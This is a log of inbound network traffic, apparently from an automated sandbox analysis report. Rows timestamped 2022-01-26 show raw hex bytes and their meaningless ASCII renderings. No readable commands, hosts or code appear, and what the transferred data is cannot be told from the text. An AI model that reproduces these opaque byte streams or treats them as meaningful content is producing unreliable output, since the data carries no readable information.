2022-01-26 14:16:32 UTC	1810	IN	Data Raw: f0 69 e1 17 18 c5 db 09 cb 4a 95 f1 dd 38 2b 04 e5 63 55 a9 11 b2 d5 f2 f0 91 65 e4 e8 fe 9f 64 72 dc 71 7a ce cc 7d cd 8c 8b e2 ab 6c 53 c6 c6 a9 e9 9b ce 5e 6c a3 c0 e5 a6 0e c1 eb 89 ba f5 df 54 cc 0d a1 75 8e 6d 89 fe 38 ae 27 b4 cd 1c 36 4a 11 b8 e5 24 b4 51 98 51 d2 fa c1 13 bb e1 c4 11 2c 29 bd b6 49 cd 56 ad 2c 59 49 92 86 88 b2 51 28 72 55 fe 80 b0 56 06 ca a7 e7 70 8b 2c 36 56 27 3f e1 0c 86 2f 3e 6c 1b 83 4b 98 9f cb a4 67 7d 2f 7f 48 f2 dd 7d 1f 83 28 46 56 0f 54 22 91 3a a3 bf 0e 1f 67 57 d5 e2 c5 f9 7a 6f cc 8c ed 0e ab 2e 84 54 1b 5f 48 05 9f 62 a0 6f 2f c1 0a a3 5c f2 8f 00 fe 96 3b a7 7d ab 25 36 66 7a 19 ab 2f f2 3f b5 0b 85 b5 c4 75 27 68 10 de 7b a1 73 c0 33 4e 08 f0 f2 3d 7c 30 b7 c1 85 c7 e9 5d fc 19 6a c6 12 ee 80 a5 9d 11 a4 3c ff Data Ascii: iJ8+cUedrqz}lS^lTum8'6J$QQ,)IV,YIQ(rUVp,6V'?/>lKg}/H}(FVT":gWzo.T_Hbo/\;}%6fz/?u'h{s3N=|0]j<
2022-01-26 14:16:32 UTC	1814	IN	Data Raw: 02 c9 bb 83 7d b0 ee 62 30 47 10 b7 bd 56 d4 0b 11 ce 5e 74 65 fe 67 3e ef 47 18 bb ee a6 17 17 98 7b fd 4b 66 94 8b 39 dc dc a7 28 b0 e5 9f 0f 01 b0 36 c2 5f 5d db 65 1f 06 8b 23 8e 9b 2b c2 41 8d 07 25 2c ee ef 26 83 44 ce 4d 8c d3 9f 16 3b 1d 66 5e 2c b3 b6 37 51 5d 20 41 95 12 27 23 6d 7d 27 b9 0b a7 b7 4e fb 50 b5 09 1e 57 a2 44 31 ba df 25 01 b5 86 d3 7b a6 c6 4b 13 7a 55 9e 40 9e 98 6b 24 a5 c2 1e 03 dd c6 a8 b6 5a 80 86 f6 b5 32 4e f4 e2 8f 4c 98 3a 73 00 ee ef d8 8f 78 2f d4 2f ab 45 8f bb 1f 31 10 2e 82 32 17 90 79 35 79 60 a4 06 ff 80 ae 1c 29 8f 22 5c a9 df 51 e2 11 80 01 45 fc 57 f7 e2 6a 31 b7 7d 56 3e 41 bb 53 5e 40 ac 0d a9 47 e2 3f 9d d4 8c 73 9f dd ad 89 9f e9 f8 a2 44 f5 ad f1 f1 80 f6 01 00 0c dd 06 2f 68 25 3f 7c f6 3a f4 ba b0 6a ad Data Ascii: }b0GV^teg>G{Kf9(6_]e#+A%,&DM;f^,7Q] A'#m}'NPWD1%{KzU@k$Z2NL:sx//E1.2y5y`)"\QEWj1}V>AS^@G? sD/h%?|:j
2022-01-26 14:16:32 UTC	1818	IN	Data Raw: be b0 6b 5c 5c e0 be a6 c1 a0 1c 3a 69 f1 aa 62 9f c5 fb 81 86 03 dc 65 b2 76 39 c9 bb 9c aa ae 73 28 20 30 03 91 16 f4 a9 24 27 ec 75 4b 9d d6 a9 3e 53 f4 e7 b4 62 d3 0c 15 15 1a b7 5a 91 19 23 a8 2b 04 bc 17 e6 c8 9c 85 8b ac ab 43 eb 93 be db 9f c5 a0 23 8e 72 4b b1 be 13 52 73 e2 b3 68 57 7c b6 3b 6a 73 c6 a0 52 71 a3 a6 ae 90 c5 30 22 0f 87 9a b4 1e 2a 72 10 2f 04 81 63 01 1b 3e ce b4 32 ef d5 68 8d 79 4c b5 6a ca 25 9a 3e ff 74 30 8f 1d 26 a8 54 b5 55 58 92 6c bb 11 3b 8d c8 84 b0 49 04 69 77 f0 75 f9 bd d1 c2 4d 2e ca c4 33 60 77 89 c9 33 0b 00 8a a2 ed f4 09 ac 4b f8 72 fc 6d 21 7d c4 db 0b 34 b8 cf bc d8 9c fc 56 7b 3c e2 16 3a 5f 72 f4 ec 58 d6 90 4a a9 aa 3f 6f 72 21 31 df ed a5 b8 a9 c4 d1 f2 fa 6f ec f1 a3 e2 bc 6a a0 4a 63 06 15 a1 89 9f 31 Data Ascii: k\\:ibev9s(0$'uK>SbZ#+C#rKRshW|;jsRq0"*r/c>2hyLj%>t0&TUXl;liwuM.3`w3Krm!}4V{<:_rXJ?or!1ojJc1
2022-01-26 14:16:32 UTC	1822	IN	Data Raw: 7b 80 14 77 6a cc be d0 4f cd 54 e5 ca d4 be f7 93 90 e3 96 20 6c 1f ef ca bd 2f f0 21 11 72 f5 9a a6 4a 6f 78 11 c3 e4 fa 1d 90 f8 4e 9e b9 09 d4 cd 2f fe 2d 7f 84 d3 bc 2a 3e ad 28 33 03 1b c9 8e 15 37 5d 06 69 b4 e8 cd 4c a8 20 0e ae 09 fc 3c e0 e8 46 cd fd ba 92 16 55 f9 a6 08 f1 17 6c db 8b df 43 a3 2e 67 2c 18 db 3c c1 78 9d 2c 38 b3 35 ba 46 ec 11 54 a0 6b 9b d9 99 73 36 66 3e 39 20 ab 81 98 2c a9 fe 9d bf 61 07 01 69 1a 8a 5f d4 61 f9 a6 04 cf 2a 62 f2 3d 47 56 a9 01 6c dc e0 88 0e ae 31 45 c5 01 48 d3 72 dd 44 28 e8 6f bd b4 25 c7 38 74 79 0b 9a 92 fb 51 42 c7 bf c9 ef 01 b0 46 59 15 0f 5c 90 2b 5f 7c 32 00 84 14 14 d7 c7 8d 68 a4 d0 80 af 90 d8 23 6b a5 fc 47 1f 1b b8 6b d3 b3 ed bb e4 7d 08 35 fc e2 b6 26 73 04 8c 66 9c d9 c7 56 55 c0 90 1f e6 Data Ascii: {wjOT l/!rJoxN/-*>(37]iL <FUlC.g,<x,85FTks6f>9 ,ai_a*b=GVl1EHrD(o%8tyQBFY\+_|2h#kGk}5&sfVU
2022-01-26 14:16:32 UTC	1825	IN	Data Raw: 19 7c f4 d8 36 12 10 4b 9e 72 8e 68 66 db a3 34 e4 b8 cb 27 ae c8 6a da 02 82 2f f3 21 a2 d9 eb be 9d 06 ed 83 9f 06 91 05 80 be 24 c2 40 b1 c1 31 5c 85 cb d0 54 d7 dc 77 a9 84 81 9e ba 8c 6e ee db 2e 62 49 70 70 6e b2 c7 5b 9d 66 6c 4d 44 ac 39 0d 1a c8 60 29 11 6e 76 bf 37 d3 7e 5f 12 23 be 89 93 a8 21 e7 46 79 10 16 e3 ca 60 de 50 67 be 9c bd 01 a6 f7 c0 1b 0c c1 d6 3d 7e 8a 33 76 e5 76 c1 23 f2 d7 24 a4 59 0e 17 82 48 3c 85 43 4c 42 60 a8 b6 f1 24 1d 74 51 d3 c4 b8 72 4d 51 53 5c 9b 5d 89 14 73 e5 d6 28 eb b2 e2 ec 9a 57 14 52 0f 12 6b e9 99 2e ae cd 35 22 2d 0e d7 67 11 be e8 5d 14 99 59 4a 66 da 0a f4 3a de 79 f7 04 dd db 75 9b 84 85 31 4a b9 58 d8 93 62 29 e0 bb 9f af 51 59 87 36 d0 53 71 af 5e 21 da 4f 74 a8 63 c5 95 3d 3d 83 e4 94 28 c5 4b f5 3c Data Ascii: |6Krhf4'j/!$@1\Twn.bIppn[flMD9`)nv7~_#!Fy`Pg=~3vv#$YH<CLB`$tQrMQS\]s(WRk.5"-g]YJf:yu1JXb)QY6Sq^!Otc==(K<
2022-01-26 14:16:32 UTC	1836	IN	Data Raw: 7a 4d 7a d4 c4 35 74 8c 32 61 6b b6 a3 13 5a 73 6f 73 c6 18 54 68 1d e5 a6 93 52 48 9e f8 8d 17 ab c8 93 e1 49 ee 8c b5 b2 6a b9 6f 61 8e 59 6f 9c 22 5b a7 fd f9 11 47 ac c8 84 40 0b 78 b8 d1 75 84 fe fb de ed 61 97 52 85 71 ec 4b 49 fd ad 77 20 b7 e6 f1 26 75 df 06 f9 bf 67 5f dd 69 36 c7 84 fd 30 4a 86 38 6c 57 a4 39 c8 63 65 2e de 21 7d 47 9c 7e 53 dd 7d 54 76 fb 00 56 a9 c2 8f 2d 7f 28 ca 07 d2 4f 1d 7d 8b a6 2f bc 6f 9a 2f 67 37 8e e8 7b 41 8a 94 dd 86 56 98 d8 b1 ea 3b 9c 5f 16 3c 45 97 a4 70 69 01 42 3f f0 ce 25 3b 94 98 f2 b8 ff 4a 4b 2e 6f 97 db 20 87 f3 f9 ec e7 f8 fe a6 fe 61 b5 87 2c fa c6 88 f3 92 2c bf f0 cd 0b b7 a7 3b c7 c0 26 80 3b 07 b6 8a b9 e0 20 51 98 6d 9c 49 f3 33 33 42 e5 15 82 61 31 ab 30 b7 82 7f 89 46 14 ef eb 4c 5a d0 a9 ab 6c Data Ascii: zMz5t2akZsosThRHIjoaYo"[G@xuaRqKIw &ug_i60J8lW9ce.!}G~S}TvV-(O}/o/g7{AV;_<EpiB?%;JK.o a,,;&; QmI33Ba10FLZl
2022-01-26 14:16:32 UTC	1841	IN	Data Raw: 1e b6 83 c3 ab d8 93 76 a0 87 f7 9e ef d3 20 d8 3e d0 45 e1 d8 e7 20 e7 ff 7b aa 33 72 c9 94 2a 09 7e 2e d3 4e ae 23 b9 14 2a 49 e2 33 10 18 c1 58 78 6a 7f 2e a7 71 78 df 5a 4a 6c 6c 79 0a a5 9e 34 ac b8 3f d4 e7 c2 bd 16 80 01 44 f6 f2 a1 cf 6e 73 d5 6e 49 27 91 31 38 1c d1 e0 9b 6d b4 6d 3d 8f ce d5 06 ea b4 1e d0 18 8a 50 fe 34 d7 be c6 35 c7 a8 cc 43 01 8f 26 74 5a 75 d9 bf 97 65 cc 33 2d bc f9 7c a8 c3 19 ae 58 b1 1c 90 66 69 ee ef 83 de 8b 09 c2 73 c6 df 21 4a 98 3e a9 ff 6b ba 61 07 b4 20 54 95 50 04 1a f1 82 4b dd 39 51 32 32 89 d1 32 f0 87 5b a2 f4 36 53 a8 2b 07 3d 05 dd ba d2 c1 5b d7 9c cf 00 ec 1f 12 ad 7a 79 e3 47 c1 fd 2e c1 3b 46 34 75 74 3c 07 2a ea 9e bf 50 d1 ea f6 02 07 86 dc 4b f3 22 12 d1 b7 b2 47 cd a3 f7 11 26 f6 9f 34 c4 66 26 68 Data Ascii: v >E {3r*~.N#*I3Xxj.qxZJlly4?DnsnI'18mm=P45C&tZue3-|Xfis!J>ka TPK9Q222[6S+=[zyG.;F4ut<*PK"G&4f&h

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1857	IN	Data Raw: 31 00 b7 e6 8b ba 4a 2f 22 64 f1 0c 24 d8 30 c9 75 60 03 0c e5 79 2f 72 67 d0 39 1e 20 76 9a 8d 15 82 b8 e0 90 48 88 a0 50 d0 bc 08 00 4e d1 eb d1 7f f4 01 43 ec a2 3a d4 8a a9 33 c8 91 f0 4b ba 2f 66 ef e2 1e 24 e0 52 2e 5c ec 6d 36 ea 23 61 28 cd 76 77 54 de b6 05 e2 bb 0a 6d 3d ad c0 4c 13 c6 75 b2 fb 80 2c 0c 94 30 27 be ca 3f e2 64 bb c3 66 f3 5a e3 98 6a f2 fd 29 1e 72 51 1b 8b 6b 6d 38 d5 fb 62 05 28 e3 68 6b 7c ba 03 7c a4 51 40 b2 6b 46 45 c4 28 e4 40 bf 68 38 f2 20 08 e2 1f 93 0a aa f0 0e 92 c6 ad 3f a1 53 37 32 70 b4 ed db 07 d4 c7 90 c7 d6 45 8d 05 f2 ee b5 62 17 88 d8 46 23 f4 fa de 54 5a 93 b8 60 5f 54 55 63 0f 4f c8 b9 46 56 0c 4d 6b 5d 02 8d 61 9d 50 0d 8a fc a7 13 47 a2 65 b0 81 46 7a 14 0c 22 47 c1 d6 ea 92 a5 5a b4 75 ca 91 69 bd 01 e2 Data Ascii: 1J/"d$0u`y/rg9 vHPNC:3K/f$R.\m6#a(vwTm=Lu,0'?dfZj)rQkm8b(hk|Q@kFE(@h8 ?S72pEbF#TZ`_TUcO FVMk]aPGeFz"GZui
2022-01-26 14:16:32 UTC	1868	IN	Data Raw: 1b 36 47 9d b7 5c f8 c2 a8 7a 79 57 46 72 0e d4 6d 86 9e fc ad 45 83 e5 a1 ba f1 a4 83 c2 77 7e 7a a5 e3 fe 01 9b e3 bf 1a 1d f8 f1 18 60 96 6c 4e 85 06 71 26 a9 20 4d 13 bc 41 79 47 aa e9 57 d3 e8 ae 00 ab 3a da 65 45 13 de 38 05 14 35 5e 8c 71 67 a2 42 eb 3a b9 cc 59 0c be a1 7c e9 cb 5e e2 3c e1 3d 97 6c 0c 37 72 fe 17 5f c7 86 85 ce 93 9d 3d 1f f8 96 b0 12 76 85 74 bc 94 57 33 11 71 4c 81 f3 13 2b 95 a3 4b f6 70 97 d8 08 08 0c 46 5e af 34 37 69 d0 87 b7 91 71 97 5a 85 d2 79 b8 59 cb fd b1 1c e0 ad d9 95 eb 85 0f 35 f2 53 ae c6 24 da d9 d7 a3 23 45 b6 fe 09 f7 2a e2 84 8b 53 6b 45 1f c8 91 c9 f7 c5 d3 1d 56 b5 8b 49 a3 fe 4e 7e e0 b9 c7 2c d6 66 48 aa 8d a6 ee 8b a1 14 a1 3d 64 cf a6 44 3f de dc 8a 42 9c 4c 5e 55 44 ae 0b 20 ac ad 14 28 9c e0 19 68 91 Data Ascii: 6G\zyWFrmEw~z`lNq& MAyGW:eE85^qgB:Y|^<=l7r_=vtW3qL+KpF^47iqZyY5S$#E*SkEVIN~,fH=dD?BL^UD (h
2022-01-26 14:16:32 UTC	1884	IN	Data Raw: 2e 13 7c 12 fd 78 6b 27 e2 74 a1 12 23 79 63 45 51 f5 d8 dd aa 00 ff 02 e2 d6 fd ec 39 0b 37 58 d2 eb 5d 1b 15 0e 80 11 2f ae f1 41 d2 00 6b 54 48 9f 81 e8 ad fb 14 2f ba 85 13 1b 8e a3 cc e0 81 cc e1 ed 85 04 44 6e 06 ce 33 a3 14 ac 62 69 6a 72 1b 66 5e ba 1d 00 5c a2 18 93 d0 7e d4 b5 70 56 63 f6 00 82 29 58 6b 58 69 3d 78 be 1c 16 90 e0 e4 9a 6f a4 87 f8 f9 ef c1 7e fe b5 0e 8f ae 83 6c 64 af 41 8c 4a 6d 28 0b 4a 9e b8 06 c4 c5 16 01 dc a7 b8 57 dc be 38 4d e6 20 d8 45 3a cb 9a 38 eb 5c e4 f1 14 91 05 a3 2d 8a 45 43 6c 5a f8 74 09 e0 cb c0 e0 5a cb 05 2b 05 bc e8 e4 2f ff 1f 6e 27 ab 15 9f 1c 83 d8 0d 8d 40 ae c3 15 ea 69 b6 11 42 bb 38 e1 d2 16 56 5a cc 69 73 c6 86 0d fb dd 91 b5 f0 83 67 e9 42 fe ec 94 ff 52 ea 7e 17 05 89 49 61 ba 39 8b 4e d1 6b 31 Data Ascii: .|xk't#ycEQ97X]/AkTH/Dn3bjrf^\~pVc)XkXi=xo~ldAJm(JW8M E:8\-EClZtZ+/n'@iB8VZisgBR~Ia9Nk1
2022-01-26 14:16:32 UTC	1900	IN	Data Raw: 96 11 37 29 70 b6 ec 3a 24 4b 5a a8 80 e2 1a f6 13 c6 b9 61 07 f1 69 48 97 50 62 70 0e 00 0a 44 c7 d2 f6 9c 05 92 39 76 65 9d 59 8f 0e ae 66 af b3 3c 01 1a b5 cb d1 97 68 62 41 23 fa 61 f8 bd d2 f8 ed 56 40 c4 43 5d c0 b8 94 f3 4f 49 a5 39 04 23 81 3d d9 69 36 eb 83 63 ac 44 9f d1 2b a4 1a fd 84 d9 5b 2c 3d 4b e2 ca 89 02 b6 dd 2b 37 90 a1 2b 94 79 c4 0a 29 80 5c 8f da 10 65 98 50 6e 51 55 c0 ec 5a 0f b2 27 f4 59 71 c1 9f 11 14 15 21 26 8c 44 7a 42 df cf f7 48 70 4f 2a 78 67 e5 73 d4 78 e7 06 b2 58 78 a2 fc 14 f1 83 f7 a2 12 d0 df c1 4c b7 3c fe 72 3f 26 c7 73 7a 80 b4 f2 71 8b d8 db 9c 88 55 51 2e ba 9b 05 b4 23 f8 a1 8f 93 29 31 56 6f 49 5d a8 18 37 40 4d 97 77 ca 25 f7 68 65 31 54 82 bf 7c 08 74 b9 03 01 92 fe 59 33 12 d2 aa 93 84 3e 53 20 18 c6 aa d9 Data Ascii: 7)p:$KZaiHPbpD9veYf<hbA#aV@C]OI9#=i6cD+[,=K+7+y)\ePnQUZ'Yq!&DzBHpO*xgsxXxL<r?&szqUQ.#)1V oI]7@Mw%he1T|tY3>S
2022-01-26 14:16:32 UTC	1916	IN	Data Raw: e0 ad cb 6e 90 34 ff 16 61 bd 90 e5 3f ee 44 bb a0 84 6b f6 04 36 03 a7 e6 3a 10 c2 a8 d9 de 53 f7 86 ea 25 62 47 7b 19 f7 3e a4 92 fa 0d 65 fe 0e 49 76 27 b9 24 61 86 49 ca f4 f0 f4 c7 53 00 5d da 17 43 b2 b8 a8 41 67 79 54 d6 2e f1 3e 44 88 99 a9 9c a7 bb 25 92 06 de d4 32 82 1e 8d da f7 b7 21 ed 73 5b 25 bd 82 50 d8 d6 15 01 90 1d a5 63 7d 82 7b 35 b7 4b 47 29 c4 95 b6 92 9b 9f 9c e3 c3 dc 1f 7a 36 18 d8 5e 0e 83 5b 43 26 fd 64 e3 67 a0 d8 45 77 bc 04 1b c2 30 a3 fa 86 c4 52 e4 63 8f 88 e6 12 0c f6 6a 4f 7d dc 6f 45 54 34 e9 ed 2f 35 a3 a7 24 c8 a8 f0 24 5d 31 8d 46 4b 4b 40 2b 3e 05 66 bb eb 28 b4 5a a7 f4 07 9b 92 94 b6 7a f8 02 d4 6d 6d 55 ef 72 f8 04 9e b3 9b ff 52 ce 76 db 9c b5 8d fa 3b c2 89 81 78 ad c2 b7 47 d0 68 e1 c6 64 63 d3 d7 63 4e 99 a7 Data Ascii: n4a?Dk6:S%bG{>eIv'$aIS]CAgyT.>D%2!s[%Pc}{5KG)z6^[C&dgEw0RcjO}oET4/5$$]1FKK@+>f(ZzmmUrRv; xGhdccN
2022-01-26 14:16:32 UTC	1932	IN	Data Raw: 6d e6 bf 8a 4d dd 40 31 50 0b 12 f0 ce 76 4d 2e c9 b6 15 50 39 88 0b 35 c6 b8 26 3c ef 97 e9 a6 09 63 db 0b eb 49 cb a7 e0 92 d1 a4 ec dc 4a 04 8a 65 91 98 20 29 23 92 4e 2e 88 08 79 59 2e 7c e0 71 a9 96 e0 37 31 72 04 47 2f ec 47 c4 27 de cc 79 42 ea 83 9c c7 f8 a5 f4 56 50 54 e7 f3 34 72 ea 94 0d de 61 7f 5d 82 fb b6 88 58 dd 43 b6 6e 46 a2 80 4a 23 89 f0 45 fb 22 bd ec db 7b 28 1e 89 49 fa 9f 7a c5 f8 7a a2 56 9c 37 ff 90 de af 52 05 65 47 d8 78 fa d7 f2 80 28 08 e2 e0 5a 0b 60 56 24 b9 a6 f2 73 31 7a a7 d9 2c 30 59 b0 54 e0 73 24 dc b4 6e af c8 0a c5 23 f6 02 86 6a 7d da 59 5d 7d 20 0b 5f 85 82 91 81 32 3f 40 5a b3 05 a1 7e f0 24 69 8b 3d cd c9 3d 9b 52 22 3f ac d2 a8 28 17 4c a4 11 c5 66 d1 1c 07 d7 2c 14 de b0 d3 6f d6 3c 30 d5 cc 35 60 e4 19 52 a0 Data Ascii: mM@1PvM.P95&<cIJe)#N.yY.|q71rG/G'yBVPT4ra]XCnFJ#E"{(IzzV7ReGx(Z`V$s1z,0YTs$n#j}Y]} _2?@ Z~$i==R"?(Lf,o<05`R
2022-01-26 14:16:32 UTC	1948	IN	Data Raw: 8b a3 1a cb 3d ec d8 ae ac 32 4f 23 75 69 ee a7 2a 74 38 c6 f4 be 78 d2 eb 2f bb b1 e6 92 ff b3 51 53 e1 c5 e4 00 52 a0 e6 43 17 52 a2 c5 a4 45 d0 92 f7 df f2 8b 6b c4 c4 7a 12 7a 04 76 08 3d 0f 6c a7 27 6c 8a 2b d3 72 09 66 5e dc 2d c1 2f ac 34 24 18 df 8f 74 36 56 47 41 04 ca c2 7c 0d d1 45 a1 2e 10 0e f6 b3 75 0c ad b3 86 88 94 1b dc 5c 4a 94 b4 98 f6 ca a4 4e 05 46 a1 9a f7 16 fa 6e c5 f4 7e 3e ad 88 b4 ef 39 fa 7b b5 4d 8a c3 d1 17 a3 8c 96 5f 6a a8 5d f8 f0 02 94 8b ad 94 a2 4f 6e 74 6b 8e 67 7d ee 31 8a 5d 50 03 19 ca 51 45 70 d9 9a e1 51 04 2e ef c8 ab 73 46 6e ba 5f 1e 62 a3 42 fc 96 5e fc db f6 73 67 69 ee 64 bf 68 c4 da 06 1a a2 ff 27 1b 78 8e a6 7b c6 bb 08 68 2e ba 26 e7 3f 10 23 e6 8d cc d2 4b 71 53 98 ea 30 44 a4 82 a4 ca 05 88 51 ce c3 a2 Data Ascii: =2O#ui*t8x/QSRCREkzzv=l'l+rf^-/4$t6VGA|E.u\JNFn~>9{M_j]Ontkg}1]PQEpQ.sFn_bB^sgidh'x{h.&?#KqS0DQ
2022-01-26 14:16:32 UTC	1964	IN	Data Raw: c6 df 54 7e 1d e5 a6 7b c6 bb 61 07 0e df 54 95 50 62 23 e6 8d cc bb 38 51 32 b8 8e 59 36 c1 e1 d0 a5 77 f1 51 ce ae c7 32 81 56 bb d2 c1 1d ec 6f bd de 05 9e 13 ad 7a fa 99 43 c0 88 4d 44 e0 32 10 fe b3 b5 5a c6 8c a7 8f 24 d8 69 36 00 84 eb 30 4a 86 d0 2b a4 5b c6 4b ab 9a c7 64 21 7d 47 1f 1b b7 dd 2b bc 5b f9 00 56 f0 41 ea d1 7f a3 8c 0b 13 a7 11 d5 8a a9 aa 3f 6f 9a 2f 31 df ed 2e 7b 41 d3 1f 0d 05 ac 67 ac af 69 c1 62 2b 0f b7 8f 56 5d 76 ea e1 7d 54 30 fe 26 3f 19 98 2a fe ff f3 0b ed 29 97 30 27 3e b3 3a aa e7 73 3f 26 86 48 b5 f2 0e 79 3c 77 87 85 af 45 0e b9 19 3c 65 fa 3f c6 a5 62 04 6c 7c ba ba ec a5 51 40 2b 9c bf b2 1e 32 36 cd dd 69 45 31 8b f7 97 94 5f 89 66 fc 78 19 93 a5 9a 57 0e 21 f2 cc 2d 12 0c 6d ea 99 39 f7 1e cc 32 fa 2d 65 53 8b Data Ascii: T~{aTPb#8Q2Y6wQ2VozCMD2Z$i60J+[Kd!}G+[VA?o/1.{Agib+V]v}T0&?*)0'>:s?&Hy<wE<e?bl|Q@+26iE1_ fxW!-m92-eS
2022-01-26 14:16:32 UTC	1980	IN	Data Raw: 09 35 1b 74 3c db 2d b8 8a 94 ff 4a bc a5 14 d1 8c d2 f0 e6 77 f2 86 8f 38 12 e4 c1 a8 cc 97 3e 01 dc fc ac dc ed 6f bf 08 89 38 6d 77 ae 3c 97 a3 c0 89 f9 e7 9f c8 f0 23 03 aa 99 df 65 b3 54 c3 79 40 e3 2a 83 01 2b d8 eb 03 8e 3a 55 d8 23 c0 ac e0 dc 5f 1e 63 fe b1 2e 69 46 d0 ec 3e c7 e2 5e 31 e7 2f e8 76 1e 0e f0 e7 91 29 0c 08 d8 47 0c f2 38 11 bb d2 24 5d 07 2c ac b3 ed e5 00 60 0c da 7a 8b 39 fc 5c de 67 cf 7f 20 fb eb d5 a7 df f0 e9 70 44 41 6e d9 34 28 94 e4 0d f6 d8 e0 9c fc 27 9b bd fc f5 2b 12 1c 23 27 8b e2 6e 68 52 0f 31 19 f7 59 cb 76 40 7b c7 a9 61 88 3c 55 75 67 a6 27 ab f6 ee 5e c2 50 93 09 f8 e3 41 95 67 79 6e 52 b0 10 a9 3d ad 81 d6 2a 68 4c a6 3a be 3d 8c 35 26 b5 40 9e c2 c0 04 48 99 38 3c 1b fb ac a7 e9 13 48 2b ec 29 e9 31 f8 a0 d2 Data Ascii: 5t<-Jw8>o8mw<#eTy@*+:U#_c.iF>^1/v)G8$],`z9\g pDAn4('+#'nhR1Yv@{a<Uug'^PAgynR=*hL:=5&@H8< H+)1

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1996	IN	Data Raw: e3 32 ad 31 89 01 ec 3a 72 60 d3 af 77 7e 87 2e 06 90 c2 10 1c d8 4d a2 e8 14 5e 60 a5 d7 24 85 6e bc 5a ca 46 73 97 9a 29 0a 2f 4a 45 4f 97 78 db 2d 13 20 b9 89 ee 66 3c 91 79 95 cb 09 ff 18 00 bd ea 38 3b 52 c6 33 0c 05 bc 13 e9 ad 07 a4 fc c9 63 35 e7 81 62 9c 12 20 1a 8c 9e ec de 27 db 4e 4f 74 83 ad 53 40 85 75 7f 72 a8 16 9a 27 04 31 b5 7a ae 0f d7 0e 9d ea 8f fc 85 d8 f4 f7 18 c3 63 a4 7c 08 c6 9d 91 fe 9a 77 53 fa 79 67 b6 b0 7e 30 1d f8 46 eb 25 8b db a2 be 69 06 25 2a 2a e9 b4 a1 d2 45 e7 82 d0 3c 70 5a 9e c5 ce 53 65 e9 13 b8 0e 32 7a 5f 70 07 f9 be fc d2 1f 72 ed ec ca 19 2a ba ef 88 f8 88 66 be 8e e7 88 75 bb 58 f5 e6 cd c3 3e 40 42 1b 7f c5 e4 5f 71 61 a3 9a ab 11 a7 82 31 f4 9d 93 88 b6 b4 23 32 ca f4 ab 47 06 f7 a7 13 52 0e ef be c7 37 bf Data Ascii: 21:r`w~.M^`$nZFs)/JEOx- f<y8;R3c5b 'NOtS@ur'1zc|wSyg~0F%i%**E<pZSe2z_pr*fuX>@B_qa1#2GR7
2022-01-26 14:16:32 UTC	2012	IN	Data Raw: 6b 14 65 4d 2a 81 93 6e 37 52 82 b7 ea 65 e7 ad 1c a4 e6 e6 e5 d4 d1 51 32 ca a7 e4 01 52 a0 e6 41 17 52 a2 d7 a4 45 d0 98 f7 df f2 aa 6b c4 c4 58 12 7a 04 44 08 3d 0f 46 a7 27 6c 89 2b d3 72 1a 66 5e dc 26 c1 2f ac 17 24 18 df bc 74 36 56 6c 41 04 ca c2 7c 0d d1 2c c5 4b 7e 7a 9f d5 1c 69 df 93 f4 ed f9 74 aa 39 2e 94 b4 f1 9a a6 c1 18 54 1a b1 c8 be 52 af 7e 86 a1 3f 7b f8 d6 e7 ba 09 ca 4b ed 65 df f0 99 23 f5 ce d3 77 4e 98 0b 9b d8 5a 81 da f0 cf e1 3d 01 18 4b e1 17 18 9c 50 fe 34 3f 6d 19 ca 38 2b 04 bc e8 93 24 74 5a 8a ac ab 1a 28 18 db 33 77 06 83 23 8e f1 2b 91 be 98 07 67 69 ee 64 d6 06 b2 bb 6a 73 c6 df 54 7e 1d e5 a6 7b c6 bb 61 07 0e df 54 95 50 62 23 e6 8d cc bb 38 51 32 b8 8e 59 36 c1 e1 d0 a5 77 f1 51 ce ae f3 73 b8 60 f9 e7 f7 25 d4 2a Data Ascii: keM*n7ReQ2RAREkXzD=F'l+rf^&/$t6VlA\|,K~zit9.TR~?{Ke#wNZ=KP4?m8+$tZ(3w#+gidjsT~{aTPb#8Q2Y6 wQs`%*
2022-01-26 14:16:32 UTC	2028	IN	Data Raw: d2 05 74 2a a6 54 95 50 62 23 c6 8a cc 8b 39 51 32 96 fc 2a 44 a2 c5 e0 94 77 f1 51 ce 9e e6 35 81 d6 ff d2 c1 33 9e 1c cf bd 21 ae 21 ad 7a fa 99 43 c0 88 4d 44 e0 32 10 fe b3 b5 5a c6 8c a7 8f 06 dd fa 2f 02 84 eb 30 f6 01 96 2b a5 5b c6 4b 67 1d 81 64 21 7d 47 1f 1b b7 dd 2b bc 5b f9 00 56 f0 41 ea 2e 80 5c 73 0b 13 a7 11 2a 75 56 55 3f 6f 9a 2f 31 df ed 2e 7b 41 d3 1f 0c 05 ac 67 ad af 69 c1 82 ac 49 b7 8f 56 5d 76 ea e1 7d 54 30 fe 26 3f d0 86 6a fe dd f6 98 f4 2d 97 30 27 2a 3b 7c aa e5 73 3f 26 b2 c0 f3 f2 0e 79 3c 77 87 85 af 45 0e b9 19 3c 65 fa 3f c6 5a 9d fb 93 7c ba ba ec 5a ae bf d4 9c bf b2 1e 33 36 cd fd 69 65 31 ab f6 b7 94 7f 89 46 fc 58 1b b3 a5 ba 55 26 21 da cf 05 12 24 6c c2 99 19 ab b6 8a 12 fa 0d 65 73 8b 35 89 d8 45 74 9e f3 5c 9c Data Ascii: t*TPb#9Q2*DwQ53!!zCMD2Z/0+[Kgd!}G+[VA.\s*uVU?o/1.{AgiIV]v}T0&?j-0'*;|s?&y<wE<e?Z|Z36ie1F XU&!$les5Et\
2022-01-26 14:16:32 UTC	2044	IN	Data Raw: 94 b3 ec 41 fc 56 1c b3 a5 5e 53 26 21 da cc 05 12 f8 07 c5 99 27 f7 3e cc f6 fe 0d 65 73 8b 35 89 d0 46 27 9e b6 5d c8 a5 4c 46 70 ac b1 de 59 03 99 37 cc 57 96 98 fc 94 b2 68 9b 3f 34 60 e5 eb 62 58 cc ac 91 ee ff 85 8d 79 9d 49 d6 ce 8c 2e 69 6b 5a 25 bd 09 dd ac 29 ea fe 1d 5c 5a 33 f0 07 07 ca 48 b4 17 78 3b a6 5e 39 42 61 63 60 07 cc 9a ba 39 9d d0 5f 0e 83 68 83 cf 0d 64 e3 67 5f cd 05 35 f9 04 98 3a 4a ac 7f 58 c4 52 e4 34 d8 77 93 06 5a 09 df 3f 82 23 90 ad 6b ca 16 12 ac f1 b7 2e a1 bc 57 0f e8 eb c2 b1 f1 c4 78 73 5f 05 55 e8 3f a1 25 b5 c9 63 4b a4 a8 5b 2e 38 39 4a fa 5f c5 d6 ee 5c be be 23 52 35 d0 33 9e 31 89 6e ec 4a 72 05 d3 c1 77 7e 87 2e 06 a3 c2 10 